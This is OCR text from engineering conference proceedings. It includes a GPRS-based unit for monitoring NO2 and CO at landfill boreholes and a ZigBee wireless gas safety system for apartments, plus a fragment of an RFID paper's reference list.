[4] B. Yan, W. Yu, "Application of RFID technology in electric power patrol inspection", *2008 International Seminar on Future BioMedical Information Engineering*, pp:239-242, Wuhan, China, December 2008.

[5] M. Kim, N. Y. Chong, "Direction sensing RFID reader for mobile robot navigation", *IEEE Transactions on Automation Science and Engineering*, vol. 6, no.1, pp:44-54, January 2009.

[6] L. Yang, R. Zhang, D. Staiculescu, C. P. Wong, M. M. Tentzeris, "A novel conformal RFID-enabled module utilizing inkjet-printed antennas and carbon nanotubes for gas-detection applications", IEEE Antennas and Wireless Prop. Letters, vol. 8, pp: 653-656, 2009.

[7] J. H. Lin, Y. H. Kao, "Wireless temperature sensing using a passive RFID tag with film bulk acoustic resonator", *2008 IEEE International Ultrasonics Symposium*, pp:2209-2212, Beijing, China, November 2008.

[8] S. D'Hont, "The cutting edge of RFID technology and applications for manufacturing and distribution", *Texas Instruments white paper*, <http://www.ti.com/rfid/docs/manuals/whtPapers/manuf_dist.pdf> (accessed March 2006)

[9] A. Ricci, M. Grisanti, I. De Munari, P. Ciampolini, "Improved Pervasive Sensing with RFID: An ultra-low power baseband processor for UHF tags", *IEEE Transactions on Very Large Scale Integration (VLSI) Systems*, vol. 17, no. 12, pp: 1719 – 1729, December 2009.

[10] S. Preradovic, N. C. Karmakar, "Chipless RFID: Barcode of the future", *IEEE Microwave Magazine*, vol. 11, no. 7, pp:87–97, December 2010.

[11] S. Preradovic, I. Balbin, N. C. Karmakar, G. F. Swiegers, "Multiresonator-based chipless RFID system for low-cost item tracking", *IEEE Transactions on Microwave Theory and Techniques*, vol. 57, no. 5, pp:1411-1419, May 2009.

[12] S. Preradovic, N. C. Karmakar, "Design of chipless RFID tag for operation on flexible laminates", *IEEE Antennas and Wireless Propagation Letters*, vol. 9, pp:207-210, 2010.

[13] S. Preradovic, N. C. Karmakar, "Multiresonator based chipless RFID tag and dedicated RFID reader", *2010 IEEE MTT-S International Microwave Symposium*, pp:1520-1523, Anaheim, USA, May 2011.

[14] J. M. Pavlina, D.C. Malocha, "Chipless RFID SAW sensor system-level simulator", *2010 IEEE International Conference on RFID*, pp:252-259, Orlando, USA, April 2010.

[15] M. Schuler, C. Mandel, M. Maasch, A. Giere, R. Jakoby, "Phase modulation scheme for chipless RFID- and wireless sensor tags", *Asia Pacific Microwave Conference 2009*, pp:229-232, Singapore, Singapore, December 2009.

System for Monitoring Concentration of NO_2 and CO Gasses on Landfill Sites

Ž. Mihajlović*, V. Milosavljević*, N. Maoduš*, V. Rajs*, M. Slankamenac* and M. Živanov*
* Faculty of Technical Sciences, University of Novi Sad, Serbia
zivorad@uns.ac.rs

Abstract – This paper describes hardware system for monitoring gas migration inside of borehole wells on landfill site. Hardware unit is designed to show the applicability of such device in terrain conditions. Therefore, we used easily available and cheap sensors for gases such as nitrogen dioxide and carbon monoxide. The solution can easily be expanded with other types of gas sensors, if necessary. Temperature and humidity sensors are installed for the measurement compensation that depends on these parameters. The device includes GPRS/GPS modem that allows sending data to server application for further processing. Also, the control of device via server application and SMS service has been implemented. Integration of microcontroller inside sensor system allows implementation of automatic monitoring and support for management of the outer actuators and alarms. Simple client application displays the results of measurements in real time, if necessary, or in the adjustable time intervals, which is useful for battery supplied operation.

I. INTRODUCTION

Today, numerous efforts are made to preserve the environment such as ecological production, usage of renewable energy and recycling. Greenhouse effect, which occurs due to greenhouse gas emissions, affects global warming which could lead to climate changes in the geologically short period of time. Landfills have significant influence on the total gas emissions and therefore should have monitoring and management to reduce pollution to a minimum. However, over the past decades standards and practices have been steadily improving and many new technologies have been adapted or specifically designed to control and monitor the processes within a landfill [1].

Modern landfills are engineered sites, designed to efficiently contain municipal solid waste while collecting the produced landfill gas. Gas collection systems operate continuously, usually consisting of vertical wells and sometimes horizontal trenches or other zones filled with permeable material within the waste, from which landfill gas is extracted by application of a vacuum. General tendency is to use gas emissions from the landfill as an energy source (natural gas) [2] or burn and convert it into harmless compounds. It is important to know concentration of gases at all times, for achieving better efficiency. Possible hazardous situations must be detected promptly and system must have a way to respond to such situations.

In this paper one such system is presented. Microcontroller based system measures the concentration of NO_2 and CO gases and makes decisions in accordance with the requirements. The collected data are sent via GPRS (General Pocket Radio Service) to server applications, and controls are also available in a different direction or via SMS (Short Message System) support. The server application shows the parameters of interest in real time.

II. LANDFILL GAS EMISSION

Landfill gas is produced by the decomposition of organic waste in an anaerobic environment. The main constituents of landfill gas and their proportions are captured in Table 1. These values can vary from landfill to landfill, but generally the main components of landfill gas are the greenhouse gases, methane (CH_4) and carbon dioxide (CO_2).

TABLE I. VARIATIONS IN LANDFILL CONCENTRATION [4*]

Constituent Gas	Concentration (by volume)	
	Range	Average
Methane (CH4)	35 – 60 %	50 %
Carbon Dioxide (CO2)	35 - 55 %	45 %
Nitrogen (N2)	0 – 20 %	5 %
Oxygen (O2)	0 – 2,5 %	< 1%
Hydrogen Sulfide (H_2S)	1 – 1700 ppm	21 ppm
Halides	NA	132 ppm
Water Vapor (H_2O)	1 – 10 %	NA
Non Methane Organic Compounds (NMOCs)	237 – 14,249 ppm	2700 ppm

It is observed that the main components of landfill gas are methane and carbon dioxide. The fact that methane is about 20 times more harmful to the environment than carbon dioxide justifies the efforts to control gas emissions [3]. Thus, it is desirable that landfill site has installed system for gas collection in order to decrease influence on environment, whether the gas is used as fuel, or just burned. Methane (or similar hydrocarbons) mixed with some gases, especially with oxygen, can create explosive mixture. Other landfill gas constituents, such as non-methane organic compounds (NMOCs), can contribute to smog formation while others, such as hydrogen sulfide (H_2S) and halides, pose health hazards due to their toxicity.

Today there are a lot of engineering methods to construct a landfill. The infrastructure is specifically

designed to allow extraction of gas and its use as a fuel rather than flaring. Fig. 1 shows the cross section of the landfill. Structure is layered and designed to reduce impact on the surrounding of landfill and vice versa. A special attention is paid to avoid possible contamination of groundwater. Gas collection system needs to penetrate all the layers wherelandfill gas is generated.




Figure 1. Typical construction of the landfill site with gas collection system

A few decades ago landfill sites were not designed for gas extraction and design process was not perfected as today. In these landfills, it is not possible to predict amount of gas that is produced. Today, on modern landfills it is possible to predict the methane generation rate [4].

Efforts have been made to exploit old landfills as fuel sources as well. There are many factors that influence the emissions on these landfills. A drop in atmospheric pressure can lead to an increase in the amount of gas vented from the landfill. The soil type where the landfill site is situated is of great importance for monitoring gas emissions. Areas near peat or coal soils can have background CH_4 content in the soil [5]. The moisture content of the landfill is also an important factor. If the surface soils and clay capping are waterlogged, the flow of gas will not be able to reach the surface and this will decrease the amount of emitted landfill gas.

The age of the landfill also results in changes of landfill emissions rate. Generation of landfill gas begins 3–12 months after deposition of the waste in the landfill. It usually continues for 20–50 years, once the landfill had been closed, though some traces of landfill gas production can be generated for up to 100 years depending on the rate of degradation and gas production and extraction. The older the landfill, the more gas emissions will fluctuate. This results from the fact that the older sites did not have gas management and recovery systems were placed in before waste deposition began. The sites are retrofitted and, therefore, not as effective.

Currently on the market there are several commercial devices that are mobile and generally require labor in the field. Stationary devices are now largely in the prototype versions, but the results are promising [6]. Problems with stationary devices are theft of equipment, and the necessity of designing low power consumption system.

Considering the above, it can be concluded that process of landfill gas generation can be unpredictable. The optimal exploitation requires the installation of systems for real time monitoring and remote control. Ideally, each borehole should include a unit for monitoring, but it is also satisfactory if the measurement is performed at certain nodes of the pipeline. This paper shows that remote unit for monitoring and control can be implemented.

III. IMPLEMENTATION OF SYSTEM

The main requirements to be met by the unit include: measurement of gas concentration, data processing inside microcontroller, minimal power consumption, two-way wireless data transfer, processing and displaying data on a server and real time execution.

Implemented system contains gas sensors that were available at the moment of system design. The metal-semiconductor sensors for CO (Figaro TGS2442) and NO_2 (e2v MiCS-2710) were used. However, the unit can easily be modified byinstallingrequired sensors.

For wireless communication Telit's GM862-GPS GPRS modem is used. It is possible to adjust the modes of operation and control of sending data via serial communication. Modem supports sending GPS coordinates which can be used to identify borehole positions and graphic representation in application.

Whole system consists of hardware and software parts that will be explained in more detail.

A. Hardware design

Designed hardware is physically composed of three modules: power supply, microcontroller and sensor boards (Fig. 2).

Since the device should work under field conditions, a power supply that has a minimum consumption in sleep mode was designed. In this way is achieved consumption about 1 mA in sleep mode, so that a 12 Ah (6 V) lead battery lasts about 2 months, depending on frequency of sending data. Average consumption in full operating mode is 150 to 200 mA, depending on signal strength of mobile networks. It should be noted that Telit GPRS modem can have current bursts up to 2 A when sending data. A linear regulator in a chip form (Linear Technology LT1763 5 V) and high capacitance electrolytic capacitors allow proper operation at high current peaks. Total time of sending data (wake-up, configuration of modem and connection to network, opening socket and sending data) is less than 30 seconds. After this time device goes to sleep mode. Data sending frequency influences on power consumption. For example, if data are sent once in every 15 minutes,

consumption will be about 46% of above mentioned battery power per month. There is no information about optimum frequency of data sending at the moment. Battery source can be replaced or recharged by alternative energy sources such as solar panel. All components are able to withstand harsh environmental conditions.

Management of the whole device is performed by microcontroller dsPIC30F4013. This microcontroller (MCU) is powerful enough to deal with real time execution and contains many different peripherals for connecting with external devices. MCU via RS232 serial communication exchanges data with a modem and reads the GPS position.




Figure 2. Hardware blocks of system for landfill monitoring

GPRS modem is responsible for sending data to remote server machine, and reception of remote commands. MCU packs sensor results in predefined format and sends data to server via GPRS. Also, server can send commands to control or configure measurement unit. Telit's GM862 module supports quad band GPRS, application in wide temperature range, low power consumption in idle mode, control via AT commands (AT - Attention in Hayes command set) with integrated TCP/IP stack. MCU sends AT command as a string of characters through serial interface. Since the modem works on the operating voltage of 3.3 V, a voltage level converter is made.

Set of gas sensors with signal processing logic is placed on third printed circuit board (PCB) which is connected to main board containing MCU. These sensors can be different depending on supply voltage and output logic. That is the reason for placing sensory part on separate PCB. Each sensor uses filtered power supply and has a special circuit that adapts the signal to MCU. Part of signal conditioning is programmable amplification of output signal from sensor. It is not recommended that all sensors work at the same time, since some of them can consume tens of milliamps during normal operation. This ensures that the power supply is smaller in dimensions and economically acceptable. Each sensor has a switching circuit controlled by a microcontroller as it is shown on Fig. 3.

Carbon-monoxide gas sensor TGS2442 has output resistance dependent on the concentration of gas. Its normal operation requires a special way of management by MCU. Typical detection range is from 30 to 1000ppm.




Figure 3. Block diagram of sensor circuit board. MCU controls the power and gain. Outputs are connected to analog-to-digital converter of MCU.

Sensor for NO_2 is metal oxide semiconductor e2v MiCS-2710 which offers low heater current, wide detection range (from 0.05 to 5ppm), high sensitivity, fast thermal response and miniature dimensions. Since the sensor requires 1.8 V heater voltage, special power supply is made. These sensors use heating to eliminate environmental influences, but impact of temperature, humidity and pressure cannot be always ignored. Therefore, the designed board includes sensor SHT71 for measuring temperature and humidity and MPXAZ6115A sensor for pressure measurement. Using temperature, humidity and atmospheric pressure data, server application can correct readings from gas sensors. Implementation of the final device is shown in Fig. 4.




Figure 4. Prototype hardware implementation of system for monitoring landfills

B. *Software design*

As already noted, the dsPIC30F4013 microcontroller is responsible for the proper functioning of the unit. Special functions are implemented to manage AD conversion, power management and communication with the GPRS modem. CO and NO_2 sensors require very precise timings for proper operation. This is why readouts of these two sensors are done through interrupt routine. This ensures that all manufacturer recommendations are fulfilled so we have correct results and lifetime of sensors. Temperature and humidity sensor is connected to MCU via serial interface and its readout is done in main function.

Telit GPRS modem contains two UART ports, one for duplex communication with MCU and second for GPS reading. Due to power supply constraints, designed system has several working modes. The most demanding normal mode is the least used and duration of this mode affects on battery life. Normal mode includes wakening up of device, activation of sensors, reading data and sending data via modem. After normal working mode, device enters the sleep mode and remains in this mode until the next measurement or reception of special request from server. After initialization, which includes gain adjustment for sensors, initialization of SHT71 interface, the opening and testing of modem connection and processing data from server if any, measurement begins.




Figure 5. Algorithm of data sending via Telit GPRS modem

An SMS support is also implemented. Operator can send configuration parameters at any time. The operator can send specific parameters via SMS if there is a problem with a server application. If there is a problem with the server, the data can be redirected to another server by sending an SMS message. Fig. 5 shows algorithm for data sending via GPRS modem.

After sending data, the unit goes into sleep mode with minimum power consumption. From this state unit can be awakened with the commands from server, with SMS or when next measurement cycle starts. Received data are processed and displayed on the server application (Fig. 6).




Figure 6. Server application written in Java for data visualization

IV. Conclusion and Future Work

Bearing in mind that the landfill sites can be sources of pollution and lead to greenhouse effect, there is a need for systems for real time monitoring of processes inside borehole. This paper presented one solution that has advanced features such as, low power consumption, sending data in real time, miniature and modular design, self diagnostics and reliability. Tests have shown that this data collection method may in the future replace the old methods, such as the measurement of gases with handheld devices.

Acknowledgement

This paper is part of the project "Development of the methods, sensors and systems for monitoring quality of water, air and soil", III43008. Project has been carried out with the financial support of the Ministry of Science and Education of the Republic of Serbia, to which authors are very grateful.

References

[1] "Landfill Manuals – Landfill Monitoring", 2nd edition, 2003, Environmental Protection Agency, Ireland .

[2] W. N. Mbav, G. Coppez, S. Chowdhury, S.P. Chowdhury, "Energy Production from Landfill Gases in African Country", International Conference on Power System Technology – POWERCON, pp. 1-8, October 2010, Hangzhou, China

[3] K. Sekgoele, S.P. Chowdhury, S. Chowdhury, "Technical and economic assessment of power generation from landfill gas in South Africa", Power and Energy Society General Meeting, pp. 1-8, July 2011, San Diego, USA

[4] C.J. Do, K.J. Tae, "Predicting the Methane Gas Generation Rate at Landfill Sites Using the Methane Gas Generation Rate Constant (k) ", Asian Journal of Atmospheric Environment, Vol. 2-2, pp. 116-124, Dec. 2008.

[5] B. Kiernan, S. Beirne, C. Fay, D. Diamond, "Monitoring of Gas Emissions at Landfill Sites Using Autonomous Gas Sensors", Environmental Protection Agency, 2010.

[6] S. Bierne, B.M. Kiernan, C. Fay, C. Foley, B. Corcoran, A.F. Smeaton, D. Diamond, "Autonomous Greenhouse Gas Measurement System for analysis of Gas Migration on Landfill Sites", SAS 2010 - IEEE Sensors Applications Symposium, pp. 143-148, 23–25 February 2010 , Limerick , Ireland.

A Positive Study on Effective Gas Safety Management using Wireless sensor network

G.T. Park*, Y.G. Kim**, I.C. Kim** and H.S. Kim*
* Dept. of Electrical Computer Eng., University of Seoul, Seoul, Republic of Korea
** Korea Gas Safety Corporation, Siheung-si, Republic of Korea
gtparkgs@kgs.or.kr, ygkim@kgs.or.kr, ickim@kgs.or.kr, drhskim@uos.or.kr

Abstract - In this paper, we developed and positively tested the effective gas safety management system using wireless intelligent gas safety appliances to monitor gas flow and pressure, earthquake in a micom-gas-meter, to check combustible gas leaks and temperature (upper 100℃) in an automatic extinguisher and to detect smoke and CO gases. Then our system take safety measures such as cutoff, warning and messaging to protect a serious risk if results of event are abnormal, communicate with a wall-pad including a gateway with Jennic ZigBee network in buildings and inform those risky events to user via the safety management program in our web server. Also, the built-in every inner cutoff valve in intelligent gas meters and the middle valves in automatic extinguishers are operated automatically if irregular events are occurred and signal to the controlling wall-pads to a managing server.

I. INTRODUCTION

The new and excellent class apartments are equipped with safety devices in parts of gas, electricity and water facilities. It is clear that sensors will be made of safer and more comfortable human lives in the future. We can use them as not only fire alarms or gas leak detectors, but also biochemical attack watchers [1].

We propose a gas safety management system by using intelligent multi-function gas meters, which include ZigBee network technology, automatic gas leak cutoff, sensors of smoke, methane and temperature.

At first we developed the intelligent micom-gas-meter which has a built-in cutoff valve and sensors of flow, pressure and earthquake [2, 8]. That gas meter operates its inner valve and shut off the gas, serving a warning on users if any abnormal event is occurred for the gas flow, pressure and earthquake.

Also, external gas valve in the automatic fire extinguisher is cut off if they are to monitor temperature of upper 100 ℃, smoke for fire and leakage of methane and CO in gas pipeline and facilities [3].

In this paper, we equip wireless modules to gas safety appliances. Those are EM250 ZigBee chips with ZigBee PRO stack [4-7]. A proposed gas safety management system is configured by the topology of star types with a micom-gas-meter, an automatic extinguisher with a methane detector and a temperature sensor, and two sensors of smoke and CO [8]. And then controls all the gas safety devices through a wall-pad including a gateway with ZigBee network. If abnormal state is occurred at every sensor, the system takes safety measures to protect a serious risk [9]. And the system inform risk situation of user. But, those system were happened some problems on wireless communication. So we improved the performance of gas safety Gas safety management system using Jennic 5139 ZigBee chips by adding functions of remote control via web sites and upgrading performance of wireless communication and structure.

II. THE INTELLIGENT GAS SAFETY APPLIANCES

A. *The intelligent Micom-gas-meter*

The intelligent micom-gas-meter, a kind of a general gas meter, built in a micro-controller and a cutoff valve, is not only to measure gas flow and pressure but also to monitor earthquake. This instrument can open and close an inner cutoff valve and serve a warning on users if it is uncommon for flow, pressure and earthquake in gas facilities and houses [2]. Fig. 1 shows the appearance of an intelligent micom-gas-meter with a wireless ZigBee communication module(cyan color) including JN5139.




Figure 1. Micom-gas-meters with wireless modules




Figure 2. Components and functions of an intelligent micom-gas-meter

In Fig. 2, the components and functions of an intelligent in micom-gas-meter are showed. The micom-gas-meter consists of a general mechanic type gas meter pulus a built-in cutoff valve and electronic safety functions, which measure flow rate of gas, pressure, and earthquake. Flow types are massive, cumulative, instantaneous rising and descending items. Pressure types are mainly high and low pressure components. An earthquake measuring 3.0 on the Richter Scale and alarming, and buzzer functions [2]. Table 1 appears safety functions which a micom-gas-meter can intelligently control itself.

TABLE I. FUNCTIONS OF AN INTELLIGENT MICOM-GAS-METER

No.	Functions
1	The mass flow rate (m^3/h)
2	The cumulative flow rate (m^3/h)
3	The instantaneous rising flow rate (m^3/h)
4	The instantaneous descending flow rate(m^3/h)
5	The detail flow rate (m^3/h)
6	Set of higher pressure (mmH_2O)
7	Set of lower pressure (mmH_2O)
8	The continuous use time (min)
9	Open/Close cutoff valve
10	Check cutoff valve
11	Management codes, Alarming and buzzer

B. *The Automatic Fire Extinguisher(APE)*

Fig. 3 shows the receiver of APE with a ZigBee module. Fig. 4 shows the connected configuration of an automatic fire extinguisher set to operate. The receiver of an automatic fire extinguisher with a wireless ZigBee module makes a shut off valve close if any risk signal is received from signals of a gas leak detector and a temperature sensor indicating 100˚C. And that receiver makes a fire extinguisher operate to spray fire-extinguishing chemicals when a measuring temperature of sensor is reached at 130˚C and maintained for about 1 minute afterward 100˚C state. The gas leak detector output 12V when to detect combustible gas.



Figure 3. The receiver of APE with a ZigBee module




Figure 4. The configuration of an automatic fire extinguisher

C. *The smoke and CO sensors*

Fig. 5 shows a smoke and a carbon monoxide(CO) sensors. They are directly connected with a wall-pad as Fig. 6. In here, a smoke sensor with a wireless ZigBee module sends out an event signal to a wall-pad via the receiver of automatic fire extinguisher when smokes are occurred. A CO sensor with a wireless ZigBee module sends out to a wall-pad via risk signal to a wall-pad via the receiver of automatic fire extinguisher when CO gases are detected.



Figure 5. A CO & smoke sensors with ZigBee modules




Figure 6. The inner protocol of the gas safety management system

D. *The wireless ZigBee modularization*

Fig. 7 shows our manufactured wireless ZigBee modules using JN5139. ZigBee modules are equipped with gas safety appliances, such as the micom-gas-meter, an automatic extinguisher and sensors of smoke and CO. As Fig. 6 the inner protocol of network configuration and flow stream of signals are described to operate gas safety management system. To configure ZigBee sensor network,

we used JN5139 ZigBee devices and ZigBee PRO stack [6, 7]. We used a wall-pad, which is specifications with an IEC266 (32bits RISC ARM920T, 64MB RAM and NAND Flash). Fig. 8 shows a wall-pad and gas safety appliances.




Figure 7. Our manufactured ZigBee module with JN5139



Figure 8. A wall-pad and gas safety appliances with ZigBees

III. THE GAS SAFETY MANAGEMENT SYSTEM

Table 2 shows communication protocols and baud rates on inter-connection between gas appliances and ZigBee modules.

TABLE 1. BAUD RATES OF INTER-DEVICES AND NODES

Node	Wired-Protocol
Sensor node ↔ Micom Gas meter	RS-232, 4,800 bps
Sink node↔ Wall-pad	RS-485, 9,600bps, Half-duplex
Wall pad↔ USB port	RS-232, 38,400bps
Wallpad ↔ gas safety server	Ethernet 10Mbps

Fig. 9 shows our gas safety management system(GSMS) using wired and wireless integrated communication. We configured ZigBee communication network in the buildings and BcN out of the building to operate wired and wireless integrated gas safety management system. In wireless sensor network, nodes are configured of a sink node and 4 sensor nodes. A sink node is a wall-pad with a ZigBee communication. Sensor nodes are a micom-gas-meter, an automatic fire-extinguisher, smoke detector and a CO sensor. A wall-pad controller is in the center of a ubiquitous sensor network every house. ZigBee ubiquitous sensor network is used as the star topology in one house [5, 6] and all gas safety appliances can be controlled by a wall-pad with function of wireless gateway. And a wall-pad can connect sensor nodes and our gas safety management server through LAN or wireless LAN. That server is connected to the Broadband Communication Network (BCN) in management office. In Fig. 8 Line and dotted line are the connection of wired communication and wireless ZigBee network, respectively. Web server used a ML350G6 HP Server with the Xeon Processor E5504, MS Windows7 OS, and MS SQL 2008.




Figure 9. The configuration of Gas Safety Management Service

TABLE 2. GAS SAFETY MANAGEMENT SCENARIO

N	Appliances	Safety Procedure
1	A micom-gas-meter	- Structure : built-in sensors(a pressure, a flow rate, a seism scope, and an inner gas valve) - Monitoring : gas pressure, flow rate and an earthquake - Operating : alarm, shut-off valve
2	A automatic fire extinguisher	- Monitoring : LNG/LPG gas leak detection and temperature(100 &130℃) - Operating : alarm, shut-off of an external gas valve for gas leak and above100 ℃ and close an inner valve in micom-gas-meter, then spray fire-extinguishing chemicals in case of above 130 ℃, and open curtain and windows, activate a fan
3	A smoke sensor	- Monitoring : smoke - Operating : alarm, close an inner valve in a micom-gas-meter and then stop a boiler system
4	A CO sensor	-Monitoring : carbon monoxide gas -Operating : alarm, open curtain and windows, activate a fan, close an inner valve in a micom-gas-meter, and then stop a boiler system

Users are able to connect to sever via internet network (BcN) and to check the states of a micom-gas-meter, an automatic fire extinguisher, a CO and a smoke sensors in every house. The states of detailed functions of gas safety appliances are checked, such as open/close of an inner valve, values of pressure and earthquake in a micom-gas-meter, a smoke detector and a CO sensor. Mechanisms of all gas safety appliances are intelligently operated by inner firmware according to the procedure of our safety

management scenario as table 2 when a risk event is occurred. And then those warnings are transmitted to users and managers via home gateway to server. As Fig. 10 users can verify gas safety conditions and remotely control gas safety appliances in their home through wireless internet(WWW) using a mobile IT instrument or PC. We can monitor flow rate, pressure, earthquake, LNG/LPG leakages, temperatures of 100˚C and 130˚C, smoke and CO using our gas safety management system as Fig. 11, a web page screen to control and manage gas appliances and system on the internet at remote distances. Our system can protect gaseous risks exploration and risks and reduce range of damage.




Figure 10. Configuration to connect web of GSMS



Figure 11. The Screen of Web Service of GSMS

